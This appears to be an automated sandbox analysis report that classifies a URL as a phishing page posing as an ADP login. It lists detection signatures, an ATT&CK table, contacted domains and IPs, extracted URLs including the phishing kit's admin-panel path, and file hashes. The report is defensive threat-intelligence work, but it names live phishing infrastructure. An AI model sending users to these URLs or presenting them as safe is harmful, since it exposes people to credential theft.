ID: 383605
Cookbook: browseurl.jbs
Time: 01:40:18
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report https://benenergie-dz.com/Adpadpsecu…

Overview


General Information

Sample URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/
Analysis ID:	383605
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Yara detected HtmlPhish10
- Found iframes
- HTML body contains low number of …
- HTML title does not match URL

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 4084 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5624 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4084 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample


Phishing:

Yara detected HtmlPhish10

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Drive-by Compromise 1	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://benenergie-dz.com/Adpadpsecurity/adp/	0%	Virustotal		Browse
http://https://benenergie-dz.com/Adpadpsecurity/adp/	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com/Adpadpsecurity/adp/	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
benenergie-dz.com	0%	Virustotal		Browse
cs890.adn.psicdn.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.halifax-online.co.uk/personal/logon/login.jsp	0%	Virustotal		Browse
http://https://www.halifax-online.co.uk/personal/logon/login.jsp	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com/Adpadpsecurity/adp/Admin/adp_panel	0%	Avira URL Cloud	safe	
http://https://privacy.adp.co	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com/Adpadpsecurity/adp/assets/cookieStorage.html	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com/Adpadpsecurity/adp/Root	0%	Avira URL Cloud	safe	
http://www.allaboutdnt.org	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com/Adpadpsecurity/adp/User	0%	Avira URL Cloud	safe	
http://preferences-mgr.trustarc.com/	0%	Avira URL Cloud	safe	
http://www.allaboutdnt.org/.	0%	Avira URL Cloud	safe	
http://https://wsv3cdn.audioeye.com/frame/cookieStorage.html?build=prod&pscb=d07065ef20fde9854cfab8d9af1173	0%	Avira URL Cloud	safe	
http://www.allaboutdnt.org/	0%	Avira URL Cloud	safe	
http://https://adobe.ly/2Kn1NL2	0%	Avira URL Cloud	safe	
http://https://benenergie-dz.com:443/Adpadpsecurity/adp/Admin/adp_panel/?master=1&action=set&link=w	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
benenergie-dz.com	213.186.33.16	true	false	• 0%, Virustotal, Browse	unknown
s3.amazonaws.com	52.217.39.78	true	false		high
oneline.gslb2.adp.com	170.146.93.123	true	false		high
privacy.adp.com	170.146.97.153	true	false		high
cs890.adn.psicdn.net	93.184.219.157	true	false	• 0%, Virustotal, Browse	unknown
www.adp.com	unknown	unknown	false		high
online.adp.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://benenergie-dz.com/Adpadpsecurity/adp/	true		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://bit.ly/2jXZ13Y	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/glossary_en.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://www.adp.com/-/media/adp/privacy/pdf/A2CoBDC.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.halifax-online.co.uk/personal/logon/login.jsp	sm_o[1].js.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/A2CoBDC2.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_ro.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_it.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://benenergie-dz.com/Adpadpsecurity/adp/Admin/adp_panel	wallet[1].js.2.dr	true	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/A3CoPC3.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/glossary_de.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://privacy.adp.co	{259BC250-9846-11EB-90E4-ECF4BB862DED}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://bit.ly/adpdataprivacy	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_pt.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.ca/en/about-adp/data-privacy.aspx	Intl_Privacy[1].xml.2.dr	false		high
http://https://benenergie-dz.com/Adpadpsecurity/adp/assets/cookieStorage.html	~DFC3C7BA4BEC6C84EB.TMP.1.dr	true	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_nl.pdf	Intl_Privacy[1].xml.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.networkadvertising.org/consumer/opt_out.asp	Intl_Privacy[1].xml.2.dr	false		high
http://https://benenergie-dz.com/Adpadpsecurity/adp/Root	{259BC250-9846-11EB-90E4-ECF4BB862DED}.dat.1.dr	true	• Avira URL Cloud: safe	unknown
http://subscribe.adpinfo.com/	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_cs.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://www.allaboutdnt.org	Intl_Privacy[1].xml.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_en.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://benenergie-dz.com/Adpadpsecurity/adp/User	~DFC3C7BA4BEC6C84EB.TMP.1.dr	true	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_pt.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/dataprivacy	Intl_Privacy[1].xml.2.dr	false		high
http://https://benenergie-dz.com/Adpadpsecurity/adp/	~DFC3C7BA4BEC6C84EB.TMP.1.dr	true		unknown
http://preferences-mgr.trustarc.com/	Intl_Privacy[1].xml.2.dr	false	• Avira URL Cloud: safe	low
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_nl.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/dataprivacy.	Intl_Privacy[1].xml.2.dr	false		high
http://www.allaboutdnt.org/.	Intl_Privacy[1].xml.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/who-we-are/pdf/privacy-brochure_2019res.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://preferences.truste.com/truste/	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_fr.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://bit.ly/2jXZ13Y.	Intl_Privacy[1].xml.2.dr	false		high
http://preferences-mgr.trustarc.com/	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/trust.	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_pl.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://bit.ly/2Ig9IgT	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_es.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/contact-us/privacy-form.aspx	Intl_Privacy[1].xml.2.dr	false		high
http://www.networkadvertising.org	Intl_Privacy[1].xml.2.dr	false		high
http://www.adp.com/-/media/adp/privacy/pdf/bcrbc_de.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://www.networkadvertising.org/consumer/opt_out.asp	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com	Intl_Privacy[1].xml.2.dr	false		high
http://preferences.truste.com/truste/.	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.ca/fr-ca/a-propos-adp/confidentialite-des-donnees.aspx	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_de.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://subscribe.adpinfo.com	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.ADP.com	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/trust	Intl_Privacy[1].xml.2.dr	false		high
http://https://wsv3cdn.audioeye.com/frame/cookieStorage.html?build=prod&pscb=d07065ef20fde9854cfab8d9af1173	cookieStorage[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/who-we-are/pdf/adp-protecting-your-personal-data-globally.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_fr_ca.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://www.allaboutdnt.org/	Intl_Privacy[1].xml.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_it.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://br.adp.com/-/media/adpbr/pdfs/privacy/privacy-brochure-portugues-setembro-2020.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://adobe.ly/2Kn1NL2	Intl_Privacy[1].xml.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrpc_es.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_de.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/A2CoBDC.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.networkadvertising.org	Intl_Privacy[1].xml.2.dr	false		high
http://https://online.adp.com/api/brand-service/v1/brands/image?productId=run&imageId=background.jpg&qu	adp[1].htm.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_en.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_zh.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://html5boilerplate.com/	adp[1].htm.2.dr	false		high
http://https://benenergie-dz.com:443/Adpadpsecurity/adp/Admin/adp_panel/?master=1&action=set&link=w	adp_panel[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://online.adp.com/favicon.ico	imagestore.dat.2.dr, adp[1].htm.2.dr	false		high
http://subscribe.adpinfo.com/.	Intl_Privacy[1].xml.2.dr	false		high
http://https://www.adp.com/-/media/adp/privacy/pdf/bcrbc_fr.pdf	Intl_Privacy[1].xml.2.dr	false		high
http://https://online.adp.com/signin/v1/?APPID=RUN&productId=80e309c3-70c3-bae1-e053-3505430b5495	sm_o[1].js.2.dr, adp[1].htm.2.dr	false		high
http://https://s3.amazonaws.com/adp-vdl-pattern-library/images/login-background-8.jpg);	adp[1].htm.2.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.186.33.16	benenergie-dz.com	France		16276	OVHFR	false
170.146.93.123	oneline.gslb2.adp.com	United States		14299	ADP1US	false
93.184.219.157	cs890.adn.psicdn.net	European Union		15133	EDGECASTUS	false
52.217.39.78	s3.amazonaws.com	United States		16509	AMAZON-02US	false
170.146.97.153	privacy.adp.com	United States		14299	ADP1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383605
Start date:	08.04.2021

Start time:	01:40:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.phis.win@3/26@6/5
Cookbook Comments:	• Adjust boot time • Enable AMSI • Browsing link: https://privacy .adp.com/privacy.html?locale=en_US
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, ielowutil.exe, backgroundTaskHost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 23.54.113.45, 23.54.113.53, 40.88.32.150, 52.147.198.201, 13.64.90.137, 104.83.120.32, 20.82.210.154, 152.199.19.161 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, ie9comview.vo.msecnd.net, skypedataprdcolcus17.cloudapp.net, store-images.s-microsoft.com-c.edgekey.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, arc.trafficmanager.net, e16646.dscg.akamaiedge.net, watson.telemetry.microsoft.com, storeedgefd.dsx.mp.microsoft.com, cs9.wpc.v0cdn.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{259BC24E-9846-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.856304362591495
Encrypted:	false
SSDEEP:	96:rCZpZ52sWXGtX8fXf9MXZd8XZRXZ0fXZ7MX:rCZpZ52sW2tsfP9Mp+pRp0fp7MX
MD5:	345F5A06D41CF6E828A54BBBA00FC612
SHA1:	71FABD19B7D850D73F55608E2B597CA63EF1ECDD
SHA-256:	1E8A46A9B4E80518D292F043E696109D9BE340FAE78492C7611A65D2396FAADE
SHA-512:	500DD51EF7A84FD67C239B149E194E2D89307B2817FBBD7D86064D02EB5EF5FB390F8AEEFEB8565B0361F9EAE81B346DBDA4A38D6765DAB8EE28C1C9BF1AD 6E
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{259BC250-9846-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	39670
Entropy (8bit):	2.095181146774126
Encrypted:	false
SSDEEP:	192:rSZ1Q963kNj52xWRdM2MTAdY+QCRN+4nRYSRNg12r:rOqo0pIgRu2yr+n+Vc42
MD5:	A2C044C0A413C126A80FEA272E63EB6E
SHA1:	AE2A7BABE9E6F14017353A359426BD21ADDC7C71
SHA-256:	57D55811F7F71BB36DC726AFB91D36716A0F759FFF32A2F742BD20BB60913DE7
SHA-512:	90F04491B3077168760046A065704F4EC17C75A4BFAAB5266EBE56ADC8589E983E3D0C09140E95B025273BFA690B91F370CCF0C7212558868989D66495989FCD
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{259BC251-9846-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{259BC251-9846-11EB-90E4-ECF4BB862DED}.dat	
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5664015820563517
